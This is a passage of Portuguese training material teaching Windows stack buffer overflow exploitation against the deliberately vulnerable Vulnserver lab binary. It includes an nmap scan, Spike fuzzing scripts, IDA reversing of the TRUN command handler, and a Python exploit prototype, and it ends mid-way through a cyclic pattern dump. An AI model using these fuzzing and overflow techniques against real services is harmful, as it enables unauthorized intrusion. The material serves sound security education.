

TECH FORCE: GALACTIC
ARCHITECTURE

BUFFER OVERFLOW EM WINDOWS



11

LISTA DE FIGURAS

Figura 1 – Vulnserver em execução	6
Figura 2 – Escaneamento de porta com o nmap	6
Figura 3 - Comandos do Vulnserver.....	7
Figura 4 – Conexão Client & Server.....	7
Figura 5 - Como usar o generic_send_tcp	8
Figura 6 – Vulnserver em execução junto ao debugger	9
Figura 7 - Executando o Spiking	10
Figura 8 – EIP sobrescrito	10
Figura 9 - Overview da função main do Vulnserver.....	11
Figura 10 – Buscando pela string TRUN.....	11
Figura 11 – XREF da string TRUN	11
Figura 12 – Overview da função ConnectionHandler.....	12
Figura 13 - Bloco de código que contém a string TRUN	12
Figura 14 - man page da função strncmp.....	13
Figura 15 – Alocação de memória na Heap para armazenar o conteúdo	13
Figura 16 - Comparação com um "."	13
Figura 17 - msf-pattern_create.....	15
Figura 18 - Executando nosso Exploit.....	15
Figura 19 – Sobrescrevendo EIP	16
Figura 20 – Obtendo a quantidade necessária de bytes para sobrescrever o EIP ..	16
Figura 21 - Dump de memória para validar os badchars	17
Figura 22 - Mona Help menu.....	18
Figura 23 – Listando os módulos	18
Figura 24 - Identificando instrução JMP ESP	19
Figura 25 - Gerando nosso payload com o msfvenom.....	20
Figura 26 – Abrindo conexão e esperando para receber nosso reverse shell.....	22
Figura 27 – Após executar nosso exploit ganhamos shell reversa.....	22
Figura 28 – Servidor ainda em execução.....	23

LISTA DE CÓDIGO FONTE

Código-fonte 1 - Comando que por algum motivo fez com que o servidor parasse de funcionar	8
Código-fonte 2 - Spike Scripts.....	9
Código-fonte 3 - Protótipo de exploit.....	14
Código-fonte 4 – finding badchars	17
Código-fonte 5 - Exploit final	21

EMANIP

SUMÁRIO

BUFFER OVERFLOW EM WINDOWS	5
1 INTRODUÇÃO	5
2 ENTENDENDO O BINÁRIO.....	5
3 FUZZING.....	8
4 REVERSING THE PROGRAM.....	11
5 CRIANDO NOSSO EXPLOIT	14
6 GERANDO O SHELLCODE E OBTENDO REVERSE SHELL	19
CONCLUSÃO	23
REFERÊNCIAS.....	24

BUFFER OVERFLOW EM WINDOWS

1 INTRODUÇÃO

Anteriormente aprendemos sobre a teoria por trás do buffer overflow e, também, sobre a metodologia científica. Nesse capítulo, exploraremos o binário do vulnserver até obtermos um reverse shell para nossa máquina de ataque aplicando a metodologia científica ao longo da exploração do binário.

Então, sem mais delongas, vamos iniciar nosso processo entendendo qual é o propósito desse software.

2 ENTENDENDO O BINÁRIO

Para iniciar nosso processo de exploração precisamos compreender como o binário funciona, o que ele recebe de dado e como esses dados são tratados pelo programa. Vamos iniciar apenas executando o binário e tentando se conectar a ele.

Mas antes disso, vamos aplicar nossa metodologia científica. Iniciando com um **questionamento**.

Ok, esse programa recebe input por parte do usuário:

- Ele realiza alguma validação do tipo do dado que está sendo passado?
- Ele valida o tamanho dos dados passados? Se sim, como é essa validação?

Com essas perguntas iniciais podemos validar criando algumas **hipóteses**.

- Caso o programa não faça uma validação adequada do tipo do dado passado pelo usuário, se eu enviar um número do tipo *float* e o programa aceitar o resultado será diferente?
- Caso o programa não faça a devida validação do tamanho do dado enviado e se eu enviar uma quantidade enorme, por exemplo *5000 caracteres*, como o programa irá lidar com esse input?

Com isso em mente, agora precisamos validar nossas **hipóteses**. Então, na máquina Windows vemos que o programa está em execução, e escutando na porta **9999**.

```
Starting vulnserver version 1.00
Called essential function dll version 1.00

This is vulnerable software!
Do not allow access from untrusted systems or networks!

Waiting for client connections...
```

Figura 1 – Vulnserver em execução
Fonte: Elaborada pelo autor (2023)

Já na nossa máquina Kali, podemos executar um simples **nmap** para validar que, de fato a porta 9999 está aberta no nosso alvo. Com o comando: **nmap -Pn -A -p 9999 10.0.0.129**, conseguimos obter algumas informações a respeito de nosso alvo.

- **nmap** – É nosso programa para realizar o escaneamento de portas.
- **-Pn** – Essa flag não realiza o ping no host para validar se ele está vivo.
- **-A** – Essa é uma flag um tanto que “barulhenta” para se usar numa exploração real. Porém, iremos obter informação a respeito do SO (Sistema Operacional), versões de serviços e executaremos alguns scripts contra o alvo.
- **-p** -Essa flag nos permite passar uma porta específica a ser escaneada.
- **10.0.0.129** – Esse é o endereço IP do nosso alvo.

Como podemos ver no resultado do nosso escaneamento, conseguimos validar que a porta 9999 está aberta no nosso alvo e podemos interagir com ele.

```
(kali@kali)-[~]
$ nmap -Pn -A -p 9999 10.0.0.129
Starting Nmap 7.94 ( https://nmap.org ) at 2023-08-22 04:25 EDT
Nmap scan report for windows (10.0.0.129)
Host is up (0.00058s latency).

PORT      STATE SERVICE      VERSION
9999/tcp  open  vulnserver  Vulnserver
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 56.30 seconds

(kali@kali)-[~]
$
```

Figura 2 – Escaneamento de porta com o nmap
Fonte: Elaborada pelo autor (2023)

Podemos iniciar uma conexão com o servidor utilizando o **netcat** para que possamos entender quais comandos são aceitos por esse serviço. Para isso podemos utilizar o seguinte comando: **nc -v 10.0.0.129 9999**.

- **nc** – É o nosso programa que irá nos conectar no nosso alvo.

- **-v** – Essa é uma flag usada para que o programa nos retorne mais informações durante sua execução.
- **10.0.0.0.129 9999** – Esses são o IP e a porta a qual desejamos nos conectar em nosso alvo.

```
(kali㉿kali)-[~]  
$ nc -v 10.0.0.129 9999  
windows [10.0.0.129] 9999 (?) open  
Welcome to Vulnerable Server! Enter HELP for help.  
HELP  
Valid Commands:  
HELP  
STATS [stat_value]  
RTIME [rtime_value]  
LTIME [ltime_value]  
SRUN [srun_value]  
TRUN [trun_value]  
GMON [gmon_value]  
GDOG [gdog_value]  
KSTET [kstet_value]  
GTER [gter_value]  
HTER [hter_value]  
LTER [lter_value]  
KSTAN [lstan_value]  
EXIT
```

Figura 3 - Comandos do Vulnserver
Fonte: Elaborada pelo autor (2023)

Como podemos ver, após nos conectarmos ao alvo um prompt de comando nos é retornado com a seguinte mensagem (*Welcome to Vulnerable Server! Enter HELP for help.*). Após utilizarmos o comando *HELP*, vemos que é possível utilizar 14 comandos (incluindo o help) no servidor.

Quando voltamos para o nosso Windows, vemos que o servidor recebeu uma conexão da nossa máquina Kali com o IP *10.0.0.128*.

```
Starting vulnserver version 1.00  
Called essential function dll version 1.00  
  
This is vulnerable software!  
Do not allow access from untrusted systems or networks!  
  
Waiting for client connections...  
Received a client connection from 10.0.0.128:51188  
Waiting for client connections...
```

Figura 4 – Conexão Client & Server
Fonte: Elaborada pelo autor (2023)

Podemos começar realizando uma validação manual e entender o que cada comando nos retorna de valor. Para que, assim, possamos entender melhor o que cada um faz e ver quais tipos de dados são aceitos como parâmetros.

Após realizar alguns testes de forma randômica, abaixo podemos ver os seguintes comandos que de alguma forma (baseada nos meus testes) fizeram com que o servidor parasse de funcionar por algum motivo (até o momento não identificado).

TRUN AAAA... (5000 A's) stop the program!!

KSTET AAAA... (5000 A's) stop the program!!

GTER AAAA... (5000 A's) stop the program!!

HTER AAAA... (5000 A's) stop the program!!


Código-fonte 1 - Comando que por algum motivo fez com que o servidor parasse de funcionar
Fonte: Elaborado pelo autor (2023)

3 FUZZING

Ok, realizamos esses testes de forma manual, algo um tanto quanto cansativo vai por mim... (Aqui vale ressaltar que esses 5000 “A”s foram gerados utilizando o python). Porém, agora que temos pelo menos uma noção de quais comandos, que por algum motivo, fizeram com que o servidor parasse de funcionar, podemos realizar um teste automatizado e, junto ao debugger, entender o que está acontecendo e posteriormente entender qual parte do código faz com que esse programa quebre.

Para realizar esse teste de forma automatizada utilizaremos o Spiking. De forma resumida, o Spiking irá pegar cada um desses comando que identificamos que possa haver algum problema com a forma que o programa lida com os dados e iremos criar um script para realizar esse processo de forma automatizada. E, ao mesmo tempo, iremos executar o vulnserver sobre o x64dbg, para assim validar se estamos sobrescrevendo o registrador EIP. Junto ao nosso pequeno Spiking script iremos utilizar uma ferramenta chamada **generic_send_tcp**.

O uso desse programa é bastante simples, como se pode ver na figura “Como usar o generic_send_tcp”:



```
(kali@kali)-[~/BoF/SPK_Scripts]
$ generic_send_tcp
argc=1
Usage: ./generic_send_tcp host port spike_script SKIPVAR SKIPSTR
./generic_send_tcp 192.168.1.100 701 something.spk 0 0
```

Figura 5 - Como usar o generic_send_tcp

Fonte: Elaborada pelo autor (2023)

Então, para isso precisamos criar 4 simples *spike scripts* para realizar nossa validação nos comandos testados anteriormente.

```
s_readline();  
s_string("GTER ");  
s_string_variable("0");  
  
s_readline();  
s_string("HTER ");  
s_string_variable("0");  
  
s_readline();  
s_string("KSTET ");  
s_string_variable("0");  
  
s_readline();  
s_string("TRUN ");  
s_string_variable("0");
```

Código-fonte 2 - Spike Scripts
Fonte: Elaborado pelo autor (2019)

Caso você utilize algum desses scripts, você terá que criar um arquivo para cada. De forma bem simples de entender, esses scripts irão ler uma linha, passaremos o comando que queremos executar e adicionaremos à uma variável. Então, com isso, o Spike simplesmente vai tentar mandar diferentes tipos de dados e fatores randômicos até quebrar o programa. Ao final, vamos executar e ver o resultado.

Abra o x64dbg e execute o vulnserver junto ao debugger.




Figura 6 – Vulnserver em execução junto ao debugger
Fonte: Elaborada pelo autor (2023)

Na nossa máquina de ataque, vamos executar o seguinte comando:

- `generic_send_tcp 10.0.0.129 9999 trun.spk 0 0`.

Iniciamos nosso teste contra o comando **TRUN**, e após executar, vamos observar o que aconteceu com o programa no debugger.

```
(kali@kali)-[~/BoF/SPK_Scripts]
$ generic_send_tcp 10.0.0.129 9999 trun.spk 0 0
Total Number of Strings is 681
Fuzzing
Fuzzing Variable 0:0
line read=Welcome to Vulnerable Server! Enter HELP for help.
Fuzzing Variable 0:1
line read=Welcome to Vulnerable Server! Enter HELP for help.
Variablesized= 5004
Fuzzing Variable 0:2
line read=Welcome to Vulnerable Server! Enter HELP for help.
Variablesized= 5005
Fuzzing Variable 0:3
line read=Welcome to Vulnerable Server! Enter HELP for help.
Variablesized= 21
Fuzzing Variable 0:4
line read=Welcome to Vulnerable Server! Enter HELP for help.
Variablesized= 3
Fuzzing Variable 0:5
line read=Welcome to Vulnerable Server! Enter HELP for help.
```

Figura 7 - Executando o Spiking
Fonte: Elaborada pelo autor (2023)

Quando voltamos para nossa máquina alvo, vemos que conseguimos sobrescrever o EIP com o valor **0x41414141** que representa o caractere “A” em ASCII. Isso já nos dá uma ideia de que talvez seja possível explorar esse comando.




Figura 8 – EIP sobrescrito
Fonte: Elaborada pelo autor (2023)

4 REVERSING THE PROGRAM

Agora que validamos que esse comando é um possível candidato a um ataque de Buffer Overflow, vamos levar esse binário para o IDA e tentar compreender o que aconteceu para o programa quebrar.




Figura 9 - Overview da função main do Vulnserver
Fonte: Elaborada pelo autor (2023)

Iniciamos buscando a string “TRUN” no IDA usando o atalho de teclado **shift + F12**. Em seguida clicamos 2 vezes na string.




Figura 10 – Buscando pela string TRUN
Fonte: Elaborada pelo autor (2023)

Logo após, ao dar dois cliques somos levados para o XREF. O XREF é uma função do IDA que nos retorna onde uma determinada string foi vista sendo usada no binário durante o processo de disassemble.

```
.rdata:004043F3 ; const char aTrun[]  
[.rdata:004043F3 aTrun db 'TRUN ',0 ; DATA XREF: ConnectionHandler(x)+49Bfo
```

Figura 11 – XREF da string TRUN
Fonte: Elaborada pelo autor (2023)

Vemos que essa é uma constant, ou seja, uma string que não irá ser alterada. Então, observamos que ela se encontra na sessão *.rdata* do arquivo PE. Vemos que o XREF dessa string nos leva para uma função chamada **ConnectionHandler**.




Figura 12 – Overview da função ConnectionHandler
Fonte: Elaborada pelo autor (2023)

Podemos fazer uma dedução educada de que o proposito dessa função é tratar as conexões do programa, isso é claro levando em consideração o nome dela.




Figura 13 - Bloco de código que contém a string TRUN
Fonte: Elaborada pelo autor (2023)

Na figura “Bloco de código que contém a string TRUN”, vemos que esse bloco de código faz o uso da função `strncmp`. Essa função recebe 3 parâmetros sendo eles: *MaxCount* com o valor de 5, o que indica que o tamanho do comando a ser comparado precisa ter 5 caracteres. *Val*, o valor a ser comparado, nesse caso “TRUN” (considerando o espaço temos 5 caracteres). E o *buf*, que irá conter o comando que enviamos. Se olharmos na documentação dessa função para entender qual é o seu valor de retorno vemos o seguinte.

`strcmp()` returns an integer indicating the result of the comparison, as follows:

- 0, if the s1 and s2 are equal;
- a negative value if s1 is less than s2;
- a positive value if s1 is greater than s2.

Figura 14 - man page da função strncmp
Fonte: Elaborada pelo autor (2023)

Essa função retorna um valor do tipo inteiro, se as duas strings a serem comparadas forem iguais o valor é **zero**. Após a instrução TEST temos um JNZ (*jump if not zero*), caso o valor não seja zero o fluxo do programa irá seguir pelo caminho verde. No nosso caso queremos seguir pelo caminho vermelho.




Figura 15 – Alocação de memória na Heap para armazenar o conteúdo
Fonte: Elaborada pelo autor (2023)

Em seguida, o programa realiza a alocação de memória para armazenar o conteúdo que foi enviado com um buffer de 0x0BB8 bytes (que em decimal é 3000). E segue o fluxo pela linha azul.




Figura 16 - Comparação com "."
Fonte: Elaborada pelo autor (2023)

Depois, temos outra condição que faz uma validação com o tamanho anterior, e realiza um JGE (*jump if greater or equal*) seguindo o caminho verde. Porém, queremos seguir o caminho vermelho novamente. Aqui vemos que ele realiza uma

comparação com o valor 0x2E (que em ASCII representa o caractere “.”). Caso o resultado dessa comparação for diferente de zero, o programa segue pela linha verde.

Seguindo o fluxo pela linha vermelha, vemos a função **strncpy** sendo utilizada. Basicamente essa função irá copiar para o buffer anteriormente alocado o conteúdo que enviamos. E por fim, retornará a mensagem “TRUN COMPLETE”.

Show, agora que temos um bom entendimento do nosso alvo podemos começar a trabalhar no nosso exploit. Criaremos um simples programa em Python3 que irá enviar uma sequência de caracteres, exatamente como o Spiking fez. Só que agora, teremos um pouco mais de controle sobre o programa.

5 CRIANDO NOSSO EXPLOIT

Novamente em nossa máquina de ataque vamos começar a elaborar nosso exploit.

```
import socket, sys
from struct import pack

ip = sys.argv[1]
port = 9999

prefix = b'TRUN ' + b'.'
buffer = b''

payload = prefix + buffer

try :
    with socket.socket(socket.AF_INET, socket.SOCK_STREAM) as s :
        s.settimeout(5)
        s.connect((ip, port))
        print('[*] Sending payload')
        s.send(payload)
        print('OK!')
        s.recv(1024)
except Exception as e :
    print(e)
    sys.exit(0)
```


Código-fonte 3 - Protótipo de exploit
Fonte: Elaborado pelo autor (2023)

Vamos entender o que nosso exploit irá fazer. Iniciamos realizando alguns imports de algumas bibliotecas que necessitaremos. Em seguida, declaramos duas variáveis (*ip*, *port*) que armazenaram o endereço passado por linha de comando e a porta padrão 9999. Logo após, declaramos um *prefix* (que é o nosso comando TRUN + o “.”, que será validado) e um *buffer* que irá conter uma sequência de caracteres

“cuidadosamente” construídos para que possamos identificar o tamanho necessário para sobrescrever o *EIP*. Por fim, tentamos abrir um socket do tip TCP para que possamos enviar nosso *payload*, caso não consigamos abrir nosso socket o programa nos retornará uma mensagem de erro e finalizará sua execução.

Como dito antes, precisamos criar uma sequência de caracteres que possamos identificar onde sobrescrevermos o EIP. Para isso, precisamos escrever 3000 caracteres, por exemplo A1B2C3..., mas fique tranquilo, para isso utilizaremos um script do metasploit chamado **msf-pattern_create**. Para isso, execute o seguinte comando:

- **msf-pattern_create -l 3000**




```
(kali@kali) - [~/BoF]
msf-pattern_create -l 3000
Aa0Aa1A2A3A4A5A6A7A8A9AbAb1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9AcAc1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9AdAd1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1Af2Af3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag9Ah0Ah1Ah2Ah3Ah4Ah5Ah6Ah7Ah8Ah9Ai0Ai1Ai2Ai3Ai4Ai5Ai6Ai7Ai8Ai9Aj0Aj1Aj2Aj3Aj4Aj5Aj6Aj7Aj8Aj9Ak0Ak1Ak2Ak3Ak4Ak5Ak6Ak7Ak8Ak9Al0Al1Al2Al3Al4Al5Al6Al7Al8Al9Am0Am1Am2Am3Am4Am5Am6Am7Am8Am9An0An1An2An3An4An5An6An7An8An9Ao0Ao1Ao2Ao3Ao4Ao5Ao6Ao7Ao8Ao9Ap0Ap1Ap2Ap3Ap4Ap5Ap6Ap7Ap8Ap9Aq0Aq1Aq2Aq3Aq4Aq5Aq6Aq7Aq8Aq9Ar0Ar1Ar2Ar3Ar4Ar5Ar6Ar7Ar8Ar9As0As1As2As3As4As5As6As7As8As9At0At1At2At3At4At5At6At7At8At9Au0Au1Au2Au3Au4Au5Au6Au7Au8Au9Av0Av1Av2Av3Av4Av5Av6Av7Av8Av9Aw0Aw1Aw2Aw3Aw4Aw5Aw6Aw7Aw8Aw9Ax0Ax1Ax2Ax3Ax4Ax5Ax6Ax7Ax8Ax9Ay0Ay1Ay2Ay3Ay4Ay5Ay6Ay7Ay8Ay9Az0Az1Az2Az3Az4Az5Az6Az7Az8Az9Ba0Ba1Ba2Ba3Ba4Ba5Ba6Ba7Ba8Ba9Bb0Bb1Bb2Bb3Bb4Bb5Bb6Bb7Bb8Bb9Bc0Bc1Bc2Bc3Bc4Bc5Bc6Bc7Bc8Bc9Bd0Bd1Bd2Bd3Bd4Bd5Bd6Bd7Bd8Bd9Be0Be1Be2Be3Be4Be5Be6Be7Be8Be9Bf0Bf1Bf2Bf3Bf4Bf5Bf6Bf7Bf8Bf9Bg0Bg1Bg2Bg3Bg4Bg5Bg6Bg7Bg8Bg9Bh0Bh1Bh2Bh3Bh4Bh5Bh6Bh7Bh8Bh9Bi0Bi1Bi2Bi3Bi4Bi5Bi6Bi7Bi8Bi9Bj0Bj1Bj2Bj3Bj4Bj5Bj6Bj7Bj8Bj9Bk0Bk1Bk2Bk3Bk4Bk5Bk6Bk7Bk8Bk9Bl0Bl1Bl2Bl3Bl4Bl5Bl6Bl7Bl8Bl9Bm0Bm1Bm2Bm3Bm4Bm5Bm6Bm7Bm8Bm9Bn0Bn1Bn2Bn3Bn4Bn5Bn6Bn7Bn8Bn9Bo0Bo1Bo2Bo3Bo4Bo5Bo6Bo7Bo8Bo9Bp0Bp1Bp2Bp3Bp4Bp5Bp6Bp7Bp8Bp9Bq0Bq1Bq2Bq3Bq4Bq5Bq6Bq7Bq8Bq9Br0Br1Br2Br3Br4Br5Br6Br7Br8Br9Bs0Bs1Bs2Bs3Bs4Bs5Bs6Bs7Bs8Bs9Bt0Bt1Bt2Bt3Bt4Bt5Bt6Bt7Bt8Bt9Bu0Bu1Bu2Bu3Bu4Bu5Bu6Bu7Bu8Bu9Bv0Bv1Bv2Bv3Bv4Bv5Bv6Bv7Bv8Bv9Bw0Bw1Bw2Bw3Bw4Bw5Bw6Bw7Bw8Bw9Bx0Bx1Bx2Bx3Bx4Bx5Bx6Bx7Bx8Bx9By0By1By2By3By4By5By6By7By8By9Bz0Bz1Bz2Bz3Bz4Bz5Bz6Bz7Bz8Bz9Ca0Ca1Ca2Ca3Ca4Ca5Ca6Ca7Ca8Ca9Cb0Cb1Cb2Cb3Cb4Cb5Cb6Cb7Cb8Cb9Cc0Cc1Cc2Cc3Cc4Cc5Cc6Cc7Cc8Cc9Cd0Cd1Cd2Cd3Cd4Cd5Cd6Cd7Cd8Cd9Ce0Ce1Ce2Ce3Ce4Ce5Ce6Ce7Ce8Ce9Cf0Cf1Cf2Cf3Cf4Cf5Cf6Cf7Cf8Cf9Cg0Cg1Cg2Cg3Cg4Cg5Cg6Cg7Cg8Cg9Ch0Ch1Ch2Ch3Ch4Ch5Ch6Ch7Ch8Ch9Ci0Ci1Ci2Ci3Ci4Ci5Ci6Ci7Ci8Ci9Cj0Cj1Cj2Cj3Cj4Cj5Cj6Cj7Cj8Cj9Ck0Ck1Ck2Ck3Ck4Ck5Ck6Ck7Ck8Ck9Cl0Cl1Cl2Cl3Cl4Cl5Cl6Cl7Cl8Cl9Cm0Cm1Cm2Cm3Cm4Cm5Cm6Cm7Cm8Cm9Cn0Cn1Cn2Cn3Cn4Cn5Cn6Cn7Cn8Cn9Co0Co1Co2Co3Co4Co5Co6Co7Co8Co9Cp0Cp1Cp2Cp3Cp4Cp5Cp6Cp7Cp8Cp9Cq0Cq1Cq2Cq3Cq4Cq5Cq6Cq7Cq8Cq9Cr0Cr1Cr2Cr3Cr4Cr5Cr6Cr7Cr8Cr9Cs0Cs1Cs2Cs3Cs4Cs5Cs6Cs7Cs8Cs9Ct0Ct1Ct2Ct3Ct4Ct5Ct6Ct7Ct8Ct9Cu0Cu1Cu2Cu3Cu4Cu5Cu6Cu7Cu8Cu9Cv0Cv1Cv2Cv3Cv4Cv5Cv6Cv7Cv8Cv9Cw0Cw1Cw2Cw3Cw4Cw5Cw6Cw7Cw8Cw9Cx0Cx1Cx2Cx3Cx4Cx5Cx6Cx7Cx8Cx9Cy0Cy1Cy2Cy3Cy4Cy5Cy